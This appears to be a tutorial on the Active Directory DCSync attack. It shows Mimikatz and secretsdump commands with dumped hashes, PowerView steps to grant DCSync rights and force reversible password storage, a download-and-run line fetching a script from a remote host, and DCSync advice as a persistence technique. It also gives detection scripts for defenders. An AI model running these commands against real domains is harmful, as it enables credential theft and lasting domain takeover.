



HA3C03

DCSync

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INTRODUCTION

In many environments Domain Controller and Active Directory are used to manage the network, users and computers.

The organizations often need the existence of more than one Domain Controller for its Active Directory. For keeping an environment with more than one Domain Controller consistent, it is necessary to have the Active Directory objects replicated through those DCs.

Domain Controller suffers from misconfigurations which will let DC vulnerable for attackers, one of the famous vulnerability attackers abuse is exploit Microsoft feature [\[MS-DRSR\]: Directory Replication Service \(DRS\) Remote Protocol](#) which is used to replicate users hashes from Domain Controller to another.

WHAT IS DCSYNC

DCSync is a feature in the famous tool [Mimikatz](#) in Lsadump module which is used to pull all password hashes from targeted Domain Controller.

DCSync is used by both Penetration testers and Attackers to pull passwords hashes from Domain Controller to be cracked or used in lateral movement or creating [Golden Tickets](#).

HOW DCSYNC WORK

DCSync is impersonating Domain Controller and requests account password data from the targeted Domain Controller by sending **DSGetNCChanges** request.

In steps:

- 1- Discovers Domain Controller in the specified domain name.
- 2- Requests the Domain Controller to replicate the user credentials via **GetNCChanges** (leveraging Directory Replication Service (DRS) Remote Protocol)


In details, A client Domain Controller sends an [IDL DRSGetNCChanges](#) request to a server to replicate directory objects in a given NC from the server NC replica to the client NC replica. The response contains a set of updates that the client is to apply to its NC replica.



DCSYNC RIGHTS

To do DCSync there are 3 rights needed to be delegated to the user at the domain level in order for the user account to get all passwords data using DCSync:

- 1- **Replicating Directory Changes** ([DS-Replication-Get-Changes](#))
- 2- **Replicating Directory Changes All** ([DS-Replication-Get-Changes-All](#))
- 3- **Replicating Directory Changes in Filtered Set** (required in some environments)



Members of the **Domain Admins** and **Enterprise Admins** and **Domain Controller computer accounts** have these rights by default.

Normal domain user accounts can do DCSync with 3 rights mentioned above.

DCSYNC ATTACK DEMONSTRATION

Two tools will be used to demonstrate DCSync, [Mimikatz](#) and [SecretsDump.py](#) from Impacket.

Attacker exploit this feature after gaining Domain Admin privileges then pull all passwords hashes from Domain Controller to be cracked or used in lateral movements.

Mimikatz: DCSync in Mimikatz is under Lsadump module and can be done as follow:

Command: [# lsadump::dcsync /domain:<DOMAIN> /user:<Username>] (for single user)

Command: [# lsadump::dcsync /domain:<DOMAIN> /all] (for all users hashes)

```
Windows PowerShell
PS C:\Users\attacker\Desktop\mimikatz_trunk\x64> net user attacker /dom
The request will be processed at a domain controller for domain companyx.com.

User name                Attacker
Full Name                Attacker
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        3/28/2020 7:10:51 AM
Password expires         5/9/2020 7:10:51 AM
Password changeable      3/29/2020 7:10:51 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/28/2020 7:28:41 AM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

PS C:\Users\attacker\Desktop\mimikatz_trunk\x64>
```

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\attacker\Desktop\mimikatz_trunk(1)\x64> whoami
companyx\attacker
PS C:\Users\attacker\Desktop\mimikatz_trunk(1)\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # Lsadump::dcsync /domain:companyx.com /user:krbtgt
[DC] 'companyx.com' will be the domain
[DC] 'lab-dc01.companyx.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN                : krbtgt

** SAM ACCOUNT **

SAM Username              : krbtgt
Account Type               : 30000000 ( USER_OBJECT )
User Account Control       : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration        :
Password last change      : 1/6/2019 6:30:16 AM
Object Security ID        : S-1-5-21-1894193496-920573805-567452328-502
Object Relative ID        : 502

Credentials:
Hash NTLM: be7502dbc58dd0ebcb737b468aff5d84
ntlm- 0: be7502dbc58dd0ebcb737b468aff5d84
lm - 0: 66cfd4364a3bb6d898a135dbc29b53f6

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : COMPANYX.COMkrbtgt
Default Iterations : 4096
```

SecretsDump.py: using SecretsDump script to dump all password hashes is as follow:

Command: [secretsdump.py -just-dc-ntlm <DOMAIN>/<USER>@<DOMAIN_CONTROLLER>]

```
root@kali:~/Desktop/tools# secretsdump.py -just-dc-ntlm companyx/attacker@10.10.10.10
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
companyx.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee45eb6459ed862c352200cf887153c6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:be7502dbc58dd0ebcb737b468aff5d84:::
companyx.com\nasser:1106:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\khaled:1107:aad3b435b51404eeaad3b435b51404ee:7667f39079166faf7872bb284b1d9c8c:::
companyx.com\jack:1603:aad3b435b51404eeaad3b435b51404ee:808f05f46b9fb7ef8aaab4def458fd20:::
companyx.com\nawaf:1631:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\SMK1000-KFVE8K9R88RN:1686:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_fb030369d90f4ba5a:1687:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_ff70c134da864c21b:1688:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_333d1a944b744e568:1689:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_6876109cff49420ab:1690:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_9bb982a2b5a443138:1691:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_2d8df4b8c2cc4bcaa:1692:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_151704fc80e545909:1694:aad3b435b51404eeaad3b435b51404ee:d271c1ee997b5c17d05abd5d5e823a3d:::
companyx.com\SM_c342a96e7fbc43c9a:1695:aad3b435b51404eeaad3b435b51404ee:948f3ff50843af52c5fcb7f4359e387e:::
```

HUNTING FOR USERS WITH DCSYNC PERMISSIONS

Using [Powerview](#) we can enumerate domain users and find who has Replicating Directory Changes permission (DcSync rights).

Command: [Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { (\$_.ObjectType -match 'replication-get') -or (\$_.ActiveDirectoryRights -match 'GenericAll') } | select IdentityReference]

```
Windows PowerShell
PS C:\Users\attacker\Downloads> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') } | select IdentityReference

IdentityReference
-----
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem

PS C:\Users\attacker\Downloads>
```

DEPLOY DCSYNC USING DIFFERENT WAYS

After gaining Domain Admin privileges it is possible to grant any domain user DCSync rights using different ways:

- 1- **PowerView:** PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It also implements various useful metafunctions, several functions for the enumeration and abuse of domain trusts also exist.

using PowerView function (**Add-ObjectAcl**) we can easily add all three permissions to the domain root for any user.

Command: [Add-ObjectACL -TargetDistinguishedName "dc=companyx,dc=com" -PrincipalSamAccountName **Attacker** -Rights DCSync]

OR

Command: [Add-ObjectACL -PrincipalSamAccountName **Attacker** -Rights DCSync]



```
PS C:\Windows\system32> Add-ObjectACL -TargetDistinguishedName "dc=companyx,dc=com" -PrincipalSamAccountName Attacker -Rights DCSync
PS C:\Windows\system32> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') } | select IdentityReference

IdentityReference
-----
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem
COMPANYX\attacker
COMPANYX\attacker
COMPANYX\attacker
```

```
PS C:\Windows\system32> Add-ObjectACL -PrincipalSamAccountName Attacker -Rights DCSync
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on CN=BCKUPKEY_32897348-160f-44d3-87c8-40c2bda7a5dc Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling to process the request."
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling to process the request."
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on CN=BCKUPKEY_6a81f180-9554-492e-bd5f-d041350051be Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling to process the request."
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling to process the request."
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on CN=LostAndFound,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling to process the request."
PS C:\Windows\system32> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') } | select IdentityReference

IdentityReference
-----
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem
COMPANYX\attacker
COMPANYX\attacker
```

- 2- **Using ADSI on Domain Controller:** Log in to DC > Open ADSI > Right click on DC > Properties > Security > Add user > grant chosen user the 3 DCSync rights.



HOW TO DETECT DCSYNC AND MITIGATION

It's very important to be aware about what is going in the network and domain, 2 ways will be explained to detect DCSync:

- 1- **Powershell Script:** we need to audit who has the DS-Replication-Get-Changes-All rights on the root of the domain. A full list of Extended Rights which lists the object GUIDs (which is what you are checking for in the script below):

Script:

```
import-module activedirectory;

# Define AD locations
$root = [ADSI]"LDAP://RootDSE"
$domainpath = "AD:" + ($root.defaultnamingcontext).tostring();
$domaincontrollerpath = "AD:OU=Domain Controllers," +
($root.defaultnamingcontext).tostring();

[System.Collections.ArrayList]$pathstocheck = @();
[void]$pathstocheck.add($domainpath);
[void]$pathstocheck.add($domaincontrollerpath);

# The extended rights to look for
$extendedrightscheck = "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2";

# Define array to save identities to
[System.Collections.ArrayList]$userswithextendedrights = @();


foreach ($pathtocheck in $pathstocheck) {

    # Get ACEs
    $aces = (get-acl -path $pathtocheck).access | where {((($_.objecttype
-eq $extendedrightscheck) -and ($_.accesscontroltype -eq "allow")));

    foreach ($ace in $aces) {

[void]$userswithextendedrights.add(($ace.identityreference).tostring());
    }
}

# Remove duplication
$userswithextendedrights = $userswithextendedrights | select -unique
```




```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> . .\Monitor_DCSync_Permissions.ps1

Users with DCSync Permissions:
BUILTIN\Administrators
COMPANYX\Domain Controllers
COMPANYX\Attacker

PS C:\Users\Administrator\Desktop>
```

- 2- **Wireshark:** Finding if DCSync is being used in the network is to monitor the network traffic and find if protocol **DRSUAPI** is used or not.
- A- Identify all Domain Controller IP addresses and add them to (Replication Allow List).
 - B- Configure **IDS** to trigger if **DsGetNCChange** request originated by an IP not on the (Replication Allow List).



CAPTURE PASSWORD IN CLEARTEXT

DCsync retrieves all passwords hashes, what if you want cleartext password? Yes its possible, using **PowerView** to change how AD store password to unencrypted format for specific user (**Store Password using reversible encryption**)

Powerview:

Command: [Invoke-DowngradeAccount -samaccountname Victim]

or you can do it from Domain Controller as explained in pictures.


```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.132/powerview.ps1')
PS C:\Windows\system32> Invoke-DowngradeAccount -SamAccountName Victim
PS C:\Windows\system32>
    
```

From Domain Controller:



Then all you have to do is **wait for that user to log in again** and the password will be saved unencrypted, then do DCSync to get the cleartext password!

After the user log in again, the password will be saved unencrypted and you can do DCSync to get the cleartext password!

```
mimikatz 2.2.0.x64 (oe.oe)
  aes128_hmac      (4096) : 84270fbebe1a596c6212e927bc46349c
  des_cbc_md5     (4096) : 6b074057fbb94cf4
  OldCredentials
  aes256_hmac     (4096) : 1e65c96f0648506af221a5ec10cf32ac7
  aes128_hmac     (4096) : 84fb8d8688a6f566d5abfe0e8fa5d642
  des_cbc_md5     (4096) : 236846ec73348f6d

* Primary:Kerberos *
  Default Salt : COMPANYX.COMVictim
  Credentials
  des_cbc_md5   : 6b074057fbb94cf4
  OldCredentials
  des_cbc_md5   : 236846ec73348f6d

* Primary:WDigest *
  01 6f867ec0ebf05da2f578ec58f5b10e3c
  02 af7afca9142732f72e12259e59e7af89
  03 f1018447b11182ee07db3ae34ac4bf85
  04 6f867ec0ebf05da2f578ec58f5b10e3c
  05 1dd3204f2b527114048f2ba55a0f7b0d
  06 ffd6c1357d2573262cd40e7384762fcd
  07 6f35a8f99eb62ad7d0a82c86f5c7c016
  08 c3bcd199719bd401707ae96c85ba523
  09 c6e4ca455130340ad32383783707c10a
  10 65f9f5367d2e4abdfc32438f5bd19183
  11 ff72ef59458187e786f2c8b8e0bd518b
  12 c3bcd199719bd401707ae96c85ba523
  13 c08ef4b856fcf25636ad742e50ef99a9
  14 85f0bdd99faa9709dd7a7305446b38f2
  15 5e30aa8ec6240ee74e454ab739697f3d
  16 64d64fe31d3e95abd32c83c9a2285327
  17 e2955c32837da9dbcd48af7f3af23629
  18 d21225f44834d7577362a48a15f257e1
  19 954daf61429a9a34d97457c15e7b1131
  20 b067fef972f985f34c6d1a3341af1b50
  21 957825a97b3eb61434ad5be36692554a
  22 a646b9e854e94eae6ecf0fda1bdca638
  23 dbed040afce5b9505004b3167846d0dd
  24 39fdbbe37146854c8b7f0657d675d406
  25 e1b4a574aa91971073a2ae0ca4692dd2
  26 9c281949d9a053ba4562ad1fd540fea8
  27 14e356e5248baf1fe1020118833f8601
  28 db0aa8d75e0c8df361da553ad7a7787b
  29 2901f183755c065a73db9622b890df30

* Packages *
  Kerberos-Newer-Keys

* Primary:CLEARTEXT *
  vv@123
```

USING DCSYNC AS PERSISTENCE TECHNIQUE

After gaining Domain Admin Privileges, choose random normal domain user and grant this user DCSync rights using Powerview or from ADSI on Domain Controller.

Anytime you want to pull passwords hashes just do DCSync using mimikatz or secretsdump by that user.

REFERENCES

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- <https://github.com/gentilkiwi/mimikatz/>
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894
- [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772673\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772673(v=ws.10))
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- <https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync>